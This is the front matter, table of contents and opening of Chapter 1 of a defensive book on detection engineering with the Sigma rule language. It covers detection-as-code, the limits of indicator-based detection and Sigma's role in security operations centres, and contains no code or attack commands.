Practical Detection Engineering with Sigma

Implement Cross-Platform Threat Detections and SIEM Integration for Modern Security Operations



Wojciech Ciemski

Practical Detection Engineering with Sigma

Implement Cross-Platform Threat Detections and SIEM Integration for Modern Security Operations



Wojciech Ciemski

Practical Detection Engineering with Sigma

Implement Cross-Platform Threat Detections and SIEM Integration for Modern Security Operations

---

Wojciech Ciemski



www.orangeava.com

Copyright © 2026 Orange Education Pvt Ltd, AVA®

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author nor **Orange Education Pvt Ltd** or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Orange Education Pvt Ltd has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capital. However, **Orange Education Pvt Ltd** cannot guarantee the accuracy of this information. The use of general descriptive names, registered names, trademarks, service marks, etc. in this publication does not imply, even in the absence of a specific statement, that such names are exempt from the relevant protective laws and regulations and therefore free for general use.

First Published: May 2026

Published by: Orange Education Pvt Ltd, AVA®

Address: 9, Daryaganj, Delhi, 110002, India

275 New North Road Islington Suite 1314 London,

N1 7AA, United Kingdom

ISBN (PBK): 978-93-49887-97-8

ISBN (E-BOOK): 978-93-49887-06-0

Scan the QR code to explore our entire catalogue

www.orangeava.com

Get a Free eBook

We hope you’re enjoying your recent book purchase! Your feedback is incredibly valuable to us and helps other readers discover books that truly make a difference.

If you found this book useful or enjoyable, we’d greatly appreciate it if you could leave a short review with a 5-star rating on Amazon. Your review supports our work and allows us to reach more learners worldwide.

As a thank-you, we’re happy to offer you a **free digital copy of this book** plus a **30% discount code** for your next purchase on our official websites:

www.orangeava.com

www.orangeava.in (For the Indian Subcontinent).

☑ **Here's how:**

Leave your review on Amazon, take a screenshot of the confirmation or use the following link to submit the claim and email it to **info@orangeava.com.** Once received the required detail, we will send your rewards within 24 hours, **along with one month free subcription to the book on AVA SkillShelf!**

Claim Form

https://rebrand.ly/4d2477

Thank you for your support—it truly means a lot to us.

Enjoy 1 Month of Free Access to AVA SkillShelf!

The future belongs to lifelong learners. With AVA SkillShelf, you go beyond reading books and start building real, job-ready skills curated by industry experts.

Your membership unlocks **200+ learning products** covering AI, Cloud, Python, Cybersecurity, Data Science, DevOps, and more—all in one platform. Our bestselling technical books are transformed into structured courses designed for practical, real-world application.

Learn directly from experienced professionals and published authors, with no filler—just actionable insights. Earn **verified digital certifications** to strengthen your CV, LinkedIn profile, and professional credibility.

Learn anytime, anywhere, on any device, at your own pace. Ideal for students, professionals, career switchers, and tech leaders.

For full access to all current and future courses, choose our **Annual Membership**. Simply scan the QR to get started!

For 1 month Free access, simply refer to the steps on the previous page titled:
Get a Free ebook!



https://www.avaskillshelf.com/

Colored Images

Please follow the links or scan the QR codes to download the ***Images*** of the book:

You can find code bundles of our books on our official Github Repository. Go to the following link to and QR code to explore the further:

https://github.com/orgs/ava-orange-education/repositories

Please follow the link to download the Colored Images of the book:
https://rebrand.ly/unk0ipl

In case there's an update to the code, it will be updated on the existing GitHub repository.

Errata

We take immense pride in our work at **Orange Education Pvt Ltd**, and follow best practices to ensure the accuracy of our content to provide an indulging reading experience to our subscribers. Our readers are our mirrors, and we use their inputs to reflect and improve upon human errors, if any, that may have occurred during the publishing processes involved. To let us maintain the quality and help us reach out to any readers who might be having difficulties due to any unforeseen errors, please write to us at :

errata@orangeava.com

Your support, suggestions, and feedback are highly appreciated.

Dedicated To

Those Who Turn Logs into Understanding,
and Detection into a Discipline — Not a Checkbox.

The Practitioners Who Test Their Assumptions,
Question Alerts, and Treat Adversary Behavior,
As Something to be Studied, Not Guessed.

And to My Beloved Wife, Weronica as well as Daughters, Maria and Hanna
—

I Want This World to be a Safer Place for You.

About the Author

Wojciech Ciemski is a cybersecurity engineer focused on detection engineering and log-based threat detection. For over a decade, he has worked with organizations to strengthen their defensive security capabilities by designing practical, behavior-driven detection approaches, rather than relying on vendor promises or superficial controls.

His work centers on treating security problems as engineering challenges: observable, testable, and grounded in real data. He specializes in the Sigma Rule Language, Detection-as-Code practices, and research-driven analysis of adversary behavior mapped to the MITRE ATT&CK framework.

Wojciech is the founder of Security Bez Tabu®, an independent cybersecurity initiative focused on practical defensive security. Through his work, he helps teams and organizations build detection logic that can be understood, tested, and maintained over time, without unnecessary complexity or artificial “security theater.”

As an author, he writes for practitioners who value honesty, engineering discipline, and real-world applicability. His goal is to help readers think critically about detection, question assumptions, and build security mechanisms that work under real operational constraints.

About the Technical Reviewers

Nikolaos Thymianis is a seasoned Cyber Security professional with over eight years ofexperience, rising from entry-level roles to Chief Information Security Officer (CISO). He holds a degree in Cultural Informatics from the University of the Aegean and a Master's in Information Security from the University of Brighton, earned through scholarship.

He has worked extensively with healthcare professionals, supporting NHS organizations in security assurance and maturity assessments, helping strengthen hospital cybersecurity standards across the United Kingdom. As CISO at Caresocius (2018–2021), Nikolaos significantly improved organizational security. Currently, he is in the pharmaceutical sector, focusing on risk and exception management, while advising the University of Piraeus.

A recognized speaker and author, Nikolaos has presented at UKSec, and contributed to leading cybersecurity forums, championing resilience, awareness, and strategic data protection.

Dr. Kunal Sehgal is a cyber-evangelist with over 20 years of experience, and a passionate advocate for sharing Cyber Threat Intelligence. He promotes collaboration among cyber defenders across public and private sectors, bridging geographical and industry boundaries. Dr. Kunal is also actively engaged with communities across Asia, supporting global law enforcement agencies.

He played a key role in establishing two not-for-profit ISACs in Singapore, strengthening intelligence-sharing networks across the APAC region in collaboration with National CERTs, regulators, and government bodies to combat cybercrime, and enhance resilience.

Dr. Kunal also specializes in building regional security services for major financial institutions, delivering actionable strategies and strong governance frameworks. A dedicated researcher and author, he holds 19 certifications, and has published several whitepapers and books in cybersecurity.

Acknowledgements

This book is the result of years spent working with logs, detections, and imperfect security systems in real operational environments. It would not be possible without the open-source security community that continuously shares detection logic, threat research, and hard-earned lessons from production SOCs.

I would like to acknowledge the Sigma community and all contributors who have shaped Sigma into a practical, vendor-agnostic language for detection engineering. Their work proves that detection can be treated as code — testable, reviewable, and continuously improved.

I also extend my thanks to researchers and practitioners who publish detailed threat reports and adversary analyses. Their willingness to document real attacker behavior makes it possible to move beyond indicator-based detection, and toward behavior-driven approaches grounded in frameworks such as MITRE ATT&CK.

Finally, I am grateful to everyone working in detection and response roles who openly discuss failures, false positives, and operational constraints. Those conversations — often informal and unpolished — influenced many of the ideas presented in this book, and helped shape it into a practical guide, rather than a theoretical reference.

Preface

Effective detection is not a product feature — it is an engineering discipline. Logs do not equal detections, and alerts without context quickly become noise. Modern security operations require a structured, testable, and repeatable approach to turning raw telemetry into meaningful signals that analysts can trust.

This book focuses on Sigma Rule Language as a practical foundation for detection engineering. Sigma provides a vendor-agnostic way to describe detection logic that can be converted into queries for multiple SIEM and XDR platforms. Instead of maintaining separate rule sets for each backend, practitioners can express detection intent once, and operationalize it across heterogeneous environments.

The chapters that follow take a hands-on, research-driven approach. You will work with real log sources from Windows, Linux, and network telemetry, design detections mapped to MITRE ATT&CK techniques, validate rules using simulated and real data, and integrate Sigma into detection pipelines built around version control and CI/CD workflows.

This book is written for practitioners who want to understand *why* a detection works, not only *that* it works. This book is divided into 18 chapters that gradually build a practical understanding of detection engineering using the Sigma Rule Language. The chapters move from foundational concepts to real-world application, covering rule creation, testing, deployment, automation, and long-term maintenance of detection logic in modern SOC environments. Each chapter focuses on operational relevance, emphasizing clarity, repeatability, and alignment with real adversary behavior.

Chapter 1: Understanding Sigma and Its Importance

This chapter introduces the Sigma Rule Language as a foundation for modern detection engineering. It explains why indicator-based detection and vendor-specific rule formats do not scale in real SOC environments. The chapter establishes detection as an engineering discipline, and positions Sigma within modern security operations.

Chapter 2: Anatomy of a Sigma Rule

This chapter breaks down the structure of a Sigma rule, and explains how individual fields work together to express detection intent. It focuses on clarity, correctness, and maintainability, rather than syntactic tricks. Readers will gain a solid mental model of how Sigma rules are constructed and interpreted.

Chapter 3: Sigma Rule Logic and Conditions

This chapter explores the logic behind Sigma detections and how conditions influence rule behavior. It explains how multiple selections are combined and where logical mistakes commonly occur. The focus is on writing rules that behave predictably across different datasets.

Chapter 4: Creating Rules for Windows Logs

This chapter applies Sigma to Windows telemetry and common security-relevant event sources. It demonstrates how adversary behavior appears in Windows logs, and how to translate that behavior into reliable detections. Emphasis is placed on process execution, persistence, and abuse of built-in tools.

Chapter 5: Creating Rules for Linux and Network Logs

This chapter extends Sigma usage to Linux systems, and network-based telemetry. It shows how authentication events, system activity, and network traffic can be used for behavior-based detection. The chapter highlights challenges related to inconsistent log formats and field mapping.

Chapter 6: ATT&CK Mapping and TTP-Based Detection

This chapter connects Sigma rules with the MITRE ATT&CK framework. It explains how to map detections to tactics and techniques, and why TTP-based detection is more resilient than indicator-based approaches. Readers learn how to structure detection coverage around adversary behavior.

Chapter 7: Threat Simulation and Rule Testing

This chapter focuses on validating detections through testing, rather than assumptions. It introduces threat simulation techniques, and explains how to verify that rules actually trigger under expected conditions. The chapter emphasizes reducing false confidence in untested detections.

Chapter 8: Sigma Rule Anti-Patterns and Best Practices

This chapter examines common mistakes made when writing Sigma rules. It explains why certain patterns lead to noise, fragility, or blind spots. The goal is to help readers recognize, and avoid detections that look correct but fail operationally.

Chapter 9: Real-World Detection Use Cases

This chapter presents realistic detection scenarios inspired by real attacker techniques. It demonstrates how Sigma rules can be used to detect credential abuse, persistence mechanisms, and data exfiltration. The focus is on translating behavior into actionable detections.

Chapter 10: Sigma Rules in SOC Workflows

This chapter places Sigma detections in the context of day-to-day SOC operations. It explains how rules should support analyst triage, investigation, and response rather than generate isolated alerts. The chapter highlights the importance of context and clarity in detection design.

Chapter 11: Converting Sigma to SIEM Queries

This chapter explains how Sigma rules are converted into backend-specific queries. It discusses the practical implications of using different SIEM platforms, and how conversion affects detection behavior.

Chapter 12: Backend Limitations and Field Mapping Challenges

This chapter explores the challenges of running vendor-agnostic detections on vendor-specific platforms. It explains how differences in schemas, query engines, and features impact rule accuracy. The focus is on maintaining detection intent despite technical constraints.

Chapter 13: Automating Detection Delivery with CI/CD

This chapter introduces automation as a necessity for scalable detection engineering. It explains how version control, testing, and continuous integration can be applied to Sigma rules. The chapter frames detection logic as a managed software artifact.

Chapter 14: Managing Rule Packs and Rule Versioning

This chapter focuses on long-term maintenance of detection content. It explains how to organize, version, and document large rule sets, without losing context. The emphasis is on sustainability, rather than rapid rule accumulation.

Chapter 15: Threat Hunting with Sigma

This chapter shows how Sigma can be used beyond alerting. It explains how detection logic can support hypothesis-driven threat hunting and exploratory analysis. Readers learn how to adapt Sigma rules for investigative workflows.

Chapter 16: Intelligence-Driven Detection Engineering

This chapter connects threat intelligence with detection development. It explains how adversary reports and research can be translated into behavioral detections. The focus is on operationalizing intelligence, rather than collecting indicators.

Chapter 17: Sigma in Open Source XDR

This chapter examines how Sigma fits into open-source XDR platforms. It shows how host and network telemetry can be correlated using a shared detection language. The chapter emphasizes transparency and flexibility over black-box detection.

Chapter 18: The Future of Sigma and Detection-as-Code

The final chapter looks ahead at the evolution of Sigma and detection engineering. It discusses emerging trends, including automation and AI-assisted detection, while highlighting their limitations. The chapter closes with practical guidance for building durable detection programs.

DID YOU KNOW

Did you know that Orange Education Pvt Ltd offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at **www.orangeava.com** and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at: **info@orangeava.com** for more details.

At **www.orangeava.com**, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Books and eBooks.

PIRACY

If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at **info@orangeava.com** with a link to the material.

ARE YOU INTERESTED IN AUTHORING WITH US?

If there is a topic that you have expertise in, and you are interested in either writing or contributing to a book, please write to us at **business@orangeava.com**. We are on a journey to help developers and tech professionals to gain insights on the present technological advancements and innovations happening across the globe and build a community that believes Knowledge is best acquired by sharing and learning with others. Please reach out to us to learn what our audience demands and how you can be part of this educational reform. We also welcome ideas from tech experts and help them build learning and development content for their domains.

REVIEWS

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers

can then see and use your unbiased opinion to make purchase decisions. We at Orange Education would love to know what you think about our products, and our authors can learn from your feedback. Thank you!

For more information about Orange Education, please visit **www.orangeava.com**.

Table of Contents

1. Understanding Sigma and Its Importance
- Introduction
- Structure
- The Concept of Detection as Code
- Reasons Why IOC-Based Detection is Not Enough
- Sigma's Role in SOCs and Detection Pipelines
- YAML Rules: Vendor Agnostic Design
- The Sigma Ecosystem and Open-Source Tools
- Detection Maturity Models and Sigma's Place
- Conclusion

2. Anatomy of a Sigma Rule
- Introduction
- Structure
- Core Metadata Fields
- `Logsource` Anatomy
- The Detection Block
- Operators (`contains`, `startswith`, `endswith`, `re`, and so on)
- False Positives, Level, Tags, Metadata
- Building a Valid Rule from Scratch
- Conclusion

3. Sigma Rule Logic and Conditions
- Introduction
- Structure
- Logical Operators: 1 of, all of
- Combining Multiple Detection Blocks
- Value vs. Structure-Based Conditions
- Common Logical Pitfalls and Evaluation Order
  - *Pitfall 1: Missing or Misusing Parentheses (Order of Operations)*
  - *Pitfall 2: Not Referencing All Selection Blocks (or Referencing the Wrong Ones)*
  - *Pitfall 3: Assuming OR or AND Where They do not Apply*

Pitfall 4: Thinking in Multi-Event Sequences within One Rule
Pitfall 5: Negation and Missing Field Edge Cases
Pitfall 6: Overusing Catch-All Operators
Pitfall 7: Complex Logic Affecting Performance or Maintainability
Advanced Condition Chaining Examples
Using Condition References Effectively
Conclusion

4. Creating Rules for Windows Logs
Introduction
Structure
Key Windows Events
Detecting Credential Theft Tools (Mimikatz)
Suspicious Parent-Child Process Chains
PowerShell Abuse Detection
Registry-Based Persistence Detection
Leveraging Sysmon Fields in Sigma
Conclusion

5. Creating Rules for Linux and Network Logs
Introduction
Structure
Linux Log Sources and Sigma Targeting
Detecting SSH Brute Force Attempts
Kernel Level Behavior with `Auditd`
Suricata Alert Mapping
Zeek HTTP and DNS Behavior Detection
Field Mapping across Diverse Sources
Conclusion

6. ATT&CK Mapping and TTP-Based Detection
Introduction
Structure
ATT&CK Tactic and Technique Fields in Sigma
Mapping Examples for Execution, Persistence, Exfiltration
Execution (TA0002)
Persistence (TA0003)

Exfiltration (TA0010)
Building a Detection Matrix
Working with ATT&CK Navigator
Explaining ATT&CK Navigator
Log Sources and TTPs: Ensuring Visibility
Balancing Coverage and Fidelity
Alternative Frameworks and Taxonomies for Detection
Mapping Detections to Specific Threat Groups
Bundling Rules by TTP Category
Rule Tagging Strategies
Conclusion

7. Threat Simulation and Rule Testing
Introduction
Structure
Atomic Red Team Basics and Usage
Generating Logs for Testing
Manual versus Automated Validation
Adversary Emulation and Breach-and-Attack Simulation (BAS) Tools
Purple Team Exercises and Continuous Validation
Essential Testing Tools
Debugging Missed Matches
Handling Detection Noise and False Positives
Conclusion

8. Sigma Rule Anti-Patterns and Best Practices
Introduction
Structure
Wildcard Overuse
Best Practice - Use Specific Patterns
Avoid Leading Wildcards
Beware of Escaping Pitfalls
`contains` vs. `Exact` Matching
Choosing the Right Approach
Performance Considerations
Logical Anti-Patterns That Drive False Positive Rates
OR versus AND Mistakes

Missing NOT Filters
Overly Broad Conditions
Test and Iterate
Naming Standards and Readability
Rule Title Best Practices
Field Naming and Consistency
Rule Description and Comments
Overall Formatting
Selector Re-Use
Do Not Repeat Yourself (DRY)
Re-Use across Rules
Clarity through Structure
Performance and Maintainability
Rule Testing and Validation
Continuous Integration and Deployment (CI/CD)
Managing False Negatives
Data Security in Detection Rules
Metadata and Documentation Anti-Patterns
Version Control and Collaboration
Testing across Multiple Backends
Over-Tuning and Rule Fatigue
Consequences of Over-Tuning
Avoiding Rule Fatigue and Finding Balance
Rule Lifecycle Management
Contextual Awareness in Rules
Automation and Feedback Loops
Conclusion

9. Real-World Detection Use Cases
Introduction
Structure
Credential Dumping via LSASS
Exfiltration with `certutil`, `rclone`, OneDrive
Living-off-the-Land Binaries (LOLBins)
Remote Scheduled Task Creation
Unusual Command Line Usage
Custom Rules for APT Specific Malware

Leveraging Threat Intelligence
Balancing General vs. Custom
Case Study - From Threat Report to Sigma
Maintaining and Sharing APT Rules
Conclusion

10. Sigma Rules in SOC Workflows
Introduction
Structure
Providing Analyst Context in Alerts
Key Sigma Fields for Context
Implementing Context in Sigma
Alert Metadata: Severity, Confidence, and Tags
Severity (Level)
Confidence vs. Severity
Tags
Severity and Tags in Action
Confidence as a Concept
Playbook Integration with SOAR or Ticketing Systems
Consistent Naming or Identification
Providing Entities for Enrichment
Mapping to Ticketing Workflows
Orchestration and Conditional Logic
Communicate Detection Intent to SOAR
Examples of Integration
Aligning with Existing SOC Processes
Documentation Angle
Triage Guidelines as per Rule Category
Using Sigma Metadata for Triage Guidance
Categorizing Rules
Triage Guidelines within the Alert
Rule Category -> Triage Template
Analyst Notes and Feedback Loop
Triage per Rule vs. per Category
Collaboration with Incident Response (IR)
Analyst Notes and Linked Resources
Analyst Notes during Investigation

Linked Resources
Communicating Detection Intent
Pitfalls of Unclear Intent
Keep It Simple, but Not Too Simplistic
Tailoring as per Audience
Conclusion

11. Converting Sigma to SIEM Queries
Introduction
Structure
Sigmac versus Sigma CLI
Sigmac (Legacy Converter)
Sigma CLI (Modern Converter)
Backend Converters for Major SIEMs
Elastic/Lucene
Azure Sentinel (KQL)
Splunk (SPL)
Wazuh
Other Backends
CLI Syntax and Usage Examples
Troubleshooting Conversion Errors
Sigma Rule Syntax and Validation Errors
Unknown or Unmapped Fields in Output
Conversion Tool Errors (Such as Missing Plug-ins)
Unsupported Sigma Features in Backend
False Positives or No Results in SIEM
Debugging Tools
Known Quirks and Solutions
Testing Output in Target SIEM Platforms
Conclusion

12. Backend Limitations and Field Mapping Challenges
Introduction
Structure
Field Normalization across Platforms
Splunk and Elastic Conversion
Field Naming and Schema Alignment

Query Syntax and Conversion Differences
Using Sigma Configurations for Each Platform
Platform Capabilities and Limitations
Best Practices for Each Platform
`Logsource` Specificity vs. Generalization
Translation Mismatches
Custom Converters and Automated Field Mapping
Sigma Pipeline Mechanics
Maintaining Custom Converters
Backend Constraints
Community Contributions and Ecosystem Support
`SigmaHQ` and the Open Rule Repository
`pySigma` and Backend Extensions
OSSEM and Community Schema Projects
`SigmaHub` and Community Rule Exchanges
Ecosystem Tooling and Support
Practical Impact–Rule Portability
Maintaining Accuracy after Conversion
A/B Testing on Production Data
Conclusion

13. Automating Detection Delivery with CI/CD
Introduction
Structure
Rule Repository Structure
GitHub Actions Integration
Pull Request Workflow
YAML Schema Validation and Linting
Schema Validation
YAML Linting
Handling False Positives
Automatic Conversion on Commit
Staging vs. Production Workflows
Versioning and Release Tagging
Versioning the Rule Repository
Individual Rule Versioning
Changelogs

Release Packages
Traceability and Rollback
Bringing It All Together: End-to-End CI/CD Workflow
Conclusion

14. Managing Rule Packs and Rule Versioning
Introduction
Structure
Organizing Packs (by ATT&CK, Platform, and Team)
Version Tagging
Changelogs and Documentation
Advanced Rule Maintenance Practices
Rule Deprecation Best Practices
Handling Rule Dependencies
Rule Quality Scoring and Metadata
Criteria for Rule Promotion
Rule Lifecycle: Draft → Test → Deploy
Example Git Repository Layout
Team Collaboration Workflows
Branching and Environment Strategy
Pull Requests and Peer Review
Built-in CI/CD for Collaboration
Communication and Context Sharing
Iterative Improvement and Knowledge Base
Cross-Team Collaboration
Conclusion

15. Threat Hunting with Sigma
Introduction
Structure
From Alert-Driven to Hypothesis-Driven Hunting
Open-Ended Selectors and Hunting Rules
Forming and Testing Hypotheses
Enriching Rules with Asset and User Data
Designing a Hunting Campaign
Sigma Rule Optimization
Integration with SIEM Platforms

Automating Hunting Workflows
Hunting in Cloud Environments
Example: Lateral Movement Hunt
Conclusion

16. Intelligence-Driven Detection Engineering
Introduction
Structure
Extracting TTPs from Threat Reports
Tools and Automation
IOC to Sigma Translation
Integrating MISP and Threat Feeds
Quality Control and Noise Reduction
Tracking APT Groups via Sigma Tags
Creating a Tagging Strategy
Operationalizing Threat Reports into Rules
Real-World Example
Case Study: APT29 Emulation to Sigma Rules
Threat Intelligence Preparation
Emulation and Log Collection
Sigma Rule Development for APT29 TTPs
Encoded PowerShell Command Execution
Office Spawning Scripting (Potential Phishing Payload)
Disabling Audit Logging (`Auditpol`)
Creation of Masqueraded Scheduled Task
WMI Execution for Lateral Movement
`SDelete` Execution (Artifact Cleanup)
Deployment and Outcome
Conclusion

17. Sigma in Open Source XDR
Introduction
Structure
Wazuh Detection Architecture Overview
Mapping Sigma Rules to Wazuh Decoders
Sigma Rule Customization and Tuning
Integrating Suricata and Zeek Logs

Integrating Cloud and Container Logs with Sigma-Driven XDR
Cloud Log Integration
Container and Kubernetes Logs
Cloud SaaS Logs
Unified View and Normalization
Example: Detecting a Cloud Misconfiguration Attack
Example: Detecting C2 in Host and Netflow Logs
Case Studies: Sigma-Powered Detections in Action
Phishing to C2 Attack via Google Calendar
Web Application Attack and Lateral Movement
Brute-Force and Ransomware Outbreak
Performance Tuning and Scaling with Wazuh, Suricata, and Zeek
Wazuh Manager and Indexer Scaling
Suricata Performance Tuning
Zeek Scaling Strategies
Wazuh Agent and Data Flow Tuning
Response Triggers and Action Mapping
Alert Enrichment and SOAR Integration
Limitations and Challenges of Sigma in Open-Source XDR
Conversion Gaps between Sigma and Wazuh
Maintaining Decoders and Field Consistency
Volume of Sigma Rules and Alert Fatigue
Real-Time Correlation and Context
False Sense of Security and Gaps
Conclusion

18. The Future of Sigma and Detection-as-Code
Introduction
Structure
Sigma 2.0 and a JSON Native Format
LLM-Generated Detection Logic: Opportunities and Risks
AI-Driven Rule Enrichment
Security Validation and Testing of Sigma Rules
Integration of Sigma into SOAR and Incident Response Platforms
Sigma in Cloud-Native and Hybrid Security Architectures
Detection Coverage Mapping and Audit Readiness with Sigma
Sigma vs. Proprietary Engines Post 2025

Community Governance and Roadmap
Final Recommendations for Practitioners
Conclusion

Appendices
Appendix A: Sigma Rule Cheat Sheet
Rule Header Fields
Detection Section
Collections and Timeframes
Appendix B: List of Public Sigma Repositories
Appendix C: Sample Logs for Rule Testing
Appendix D: CI/CD Template for Detection Repositories
Repository Structure
Pre-Commit or CI Rule Validation
Automated Conversion to SIEM Queries
Unit Testing Rules with Sample Logs
Deployment to SIEM (CD)
Continuous Monitoring and Feedback
Appendix E: Field Mapping Matrix (Sigma → SIEM)

Index

CHAPTER 1

Understanding Sigma and Its Importance

Introduction

Today, security teams across industries face a constant barrage of novel threats and ever-evolving attacker techniques. Traditional approaches to creating detection rules, which are often tied to specific SIEM platforms, or solely reliant on known Indicators of Compromise (IOCs), are no longer sufficient. Sigma offers a game-changing solution to these challenges, as it employs a platform-agnostic, **Detection-as-Code** approach to writing and sharing threat detection logic.

In this chapter, we will introduce Sigma, and explain why it matters for modern Security Operations Centers (SOCs). We will also explore the concept of detection as code, discuss the limitations of IOC-centric detection, and show how Sigma fits into SOC workflows as a vendor-neutral rule format. Additionally, we will outline the Sigma rule format (YAML) and the broader Sigma ecosystem of tools and community content. Finally, we will place Sigma in the context of detection maturity models, while highlighting how adopting Sigma can elevate your organization's detection capabilities to the next level.

Structure

In this chapter, we will cover the following topics:

- The Concept of Detection-as-Code (DaC)
- Reasons Why IOC-Based Detection is Not Enough
- Sigma's Role in SOCs and Detection Pipelines
- YAML Rules: Vendor-Agnostic Design
- The Sigma Ecosystem and Open-Source Tools

- Detection Maturity Models and Sigma's Place

The Concept of Detection as Code

In recent years, **detection engineering** has emerged as a discipline that treats detection logic with the same rigor as software development. *Detection as Code (DaC)* means to write and manage detection rules in a structured, code-like manner using software engineering best practices. This approach is analogous to **Infrastructure as Code (IaC)** in DevOps, but is also applied to security monitoring.

In traditional environments, detection logic is often created directly inside a **SIEM (Security Information and Event Management)** platform, which is a centralized system used to collect, store, correlate, and analyze security logs from across an organization. Instead of manually creating ad-hoc alerts through a SIEM user interface, detection engineers write detection rules as files, store them in version control systems, test them, and deploy them through automated pipelines.

In short, **DaC** shifts detections away from one-off, manually maintained rules, and moves them toward repeatable, testable, and maintainable detection logic, which is managed like any other software artifact.

The key principles of DaC are:

- **Use of Expressive, Structured Languages:** Rather than clicking through a GUI to create a SIEM rule, detections are written in a human-readable format (for example, Sigma's YAML-based rules). This makes rules easier to read, review, and reuse across tools.
- **Version Control and Collaboration:** Rules are stored in repositories (for example, Git), which enables change tracking, peer review, and collaborative improvement over time. Just as developers track code changes, SOC teams track detection logic changes, while ensuring accountability, and creating an audit trail to determine who modified a rule and why.
- **Automated Testing and CI/CD:** Treating detections as code allows teams to write unit tests or use simulated attack data to validate that rules work as expected, and do not produce excessive false positives. With continuous integration/continuous deployment, a new or updated

rule can be automatically tested and then pushed into the SIEM or detection platform after approval.

- **Improved Confidence and Agility:** By applying software practices, DaC gives teams the confidence that their detection rules are robust. Changes to a rule can be tested and reviewed before deployment, which reduces the chances of breaking, alerting, or overwhelming analysts with noise. This approach also makes it faster to update detections in response to new threats, since the process is streamlined and automated.

It was not long ago that only the largest organizations had attempted this level of rigor in detection engineering. In the past, a common practice was to write a query directly in a SIEM's console with a hope that it worked, without any formal testing or versioning. That approach does not scale anymore. Modern detection engineering has shifted toward a code-driven model because it **provides consistency, repeatability, and scalability** in building detections. By treating detection logic as code, teams can continuously improve their rules and rapidly adapt to evolving attacker behaviors.

Sigma is a prime example of the DaC philosophy in action. Sigma rules are written in a standardized format (YAML), which is both machine- and human-friendly. This enables them to be managed, just like source code. Throughout this book, we will see how using Sigma facilitates a DaC workflow: rules can be developed in a Git repository, tested offline or against sample logs, and then automatically converted and deployed to multiple security platforms. Embracing detection as code ultimately results in more robust detections and a more efficient SOC.

Reasons Why IOC-Based Detection is Not Enough

Most entry-level detection strategies focus on **Indicators of Compromise (IOCs)**, which are discrete artifacts like malware file hashes, malicious IP addresses, domains, or specific registry keys known to be used by attackers. IOCs are undeniably useful; if you have a hash of a known malware sample or an IP address of a known command-and-control server, you can configure your tools to alert when those specific indicators appear. However, **IOC-based detection is inherently reactive and limited**. Therefore, attackers can easily evade IOC-based rules by changing their tools and infrastructure.

For example, a malware author can recompile their binary to get a new hash, or a phishing campaign can switch to a new domain name. Even changing the IP address of a command-and-control (C2) server can be enough to bypass existing detections. Relying solely on yesterday's IOCs inevitably results in **missed threats that have not been previously observed**.

IOCs alone are not enough to catch today's sophisticated attacks. It is important to know how secure would you be, if you can only stop attacks that have already been observed elsewhere? Advanced adversaries usually deploy **custom or targeted Tactics, Techniques, and Procedures (TTPs)** for each victim, which may not reuse known IOCs at all. In these cases, there might be no prior hash or IP address to match on; the attack's maliciousness lies in its behaviors and sequence of actions, rather than any single atomic indicator.

To understand the point, consider this scenario: an attacker uses a brand-new malware variant in your network. No antivirus signatures or known hashes exist for it. If your detection strategy is IOC-centric, you will likely miss this malware, until someone else gets compromised and shares an IOC for it—by which time, it might be too late for you. Similarly, if an attacker employs "living off the land" techniques (using legitimate admin tools for malicious purposes), there may be no clear-cut IOC like a malicious binary. The malicious activity must be detected through recognizing suspicious **behavior patterns** (for example, an odd sequence of PowerShell commands, or an admin tool launching from an unusual process). These patterns are often called **Indicators of Behavior (IOBs)** or **Indicators of Attack (IOAs)**. They also form the basis of **behavioral detection**.

In the modern threat landscape, **behavior-based detection outshines simple IOC matching**. Rather than asking "have I seen this exact malware hash or bad IP?", we ask *"Is this process doing something typical attackers do, like dumping credentials or launching from an abnormal parent process?"*. Behavioral detection rules might look for combinations of events that together signal malicious intent. For example, a rule could trigger if a Microsoft Office process spawns a child PowerShell process (a known technique in many macro malware attacks). Here, no single IOC is involved, but the behavior pattern is indicative of a tactic used by attackers.

Leading frameworks like **MITRE ATT&CK** emphasize **Tactics, Techniques, and Procedures**, which are essentially standardized

descriptions of attacker behaviors. Mapping detections to these TTPs helps ensure that you understand the behaviors behind the attacks, and not just the symptoms. IOCs tend to appear at the tail end of the kill chain (after a compromise has occurred), whereas behavior-based detections often catch the attack in earlier stages by spotting the techniques being executed. In practice, a combination of both is ideal; IoCs can catch commodity threats and known malware, while behavioral rules cast a wider net for novel or targeted threats.

However, because adversaries **rotate infrastructure quickly and generate unique artifacts per target**, IoCs are losing value as a standalone defense. To stay ahead, organizations need a way to codify and share these higher-level behavioral detections. This is where Sigma comes into play. Sigma was conceived to address exactly this gap: many incident response reports share YARA rules (for file signatures) or lists of IOCs, but lacked a vendor-agnostic way to share **log-based detection logic for attacker behaviors**. Sigma rules allow the community to exchange behavioral detection recipes (for example “detect a malicious LSASS memory read” or “alert on persistence via registry run keys”) in a consistent format that any SOC can use, regardless of their tooling.

In summary, IOC-based detection will always be part of the toolkit—it is effective for known threats—but it must be augmented with **broader behavior-based detections to catch unknown attacks**. Sigma facilitates this by making it easy to write and distribute rules that identify suspicious behaviors (indicators of attack), instead of just known bad hashes or addresses. We will see later how Sigma rules often include references to MITRE ATT&CK techniques, and focus on **the “how” of the attack rather than the “what.”** By moving beyond pure IOCs, your SOC can detect attacker tradecraft that has not been seen before. This will boost your chances of stopping breaches early on in the kill chain.

Sigma’s Role in SOCs and Detection Pipelines

Sigma plays a pivotal role in modern SOC workflows by serving as a **universal language for detections** across different systems. In the past, detection content lived in silos: a Splunk team would write SPL queries; an Elastic Stack team would write Elasticsearch DSL queries. Therefore, sharing knowledge between them meant painstaking manual translation. If a

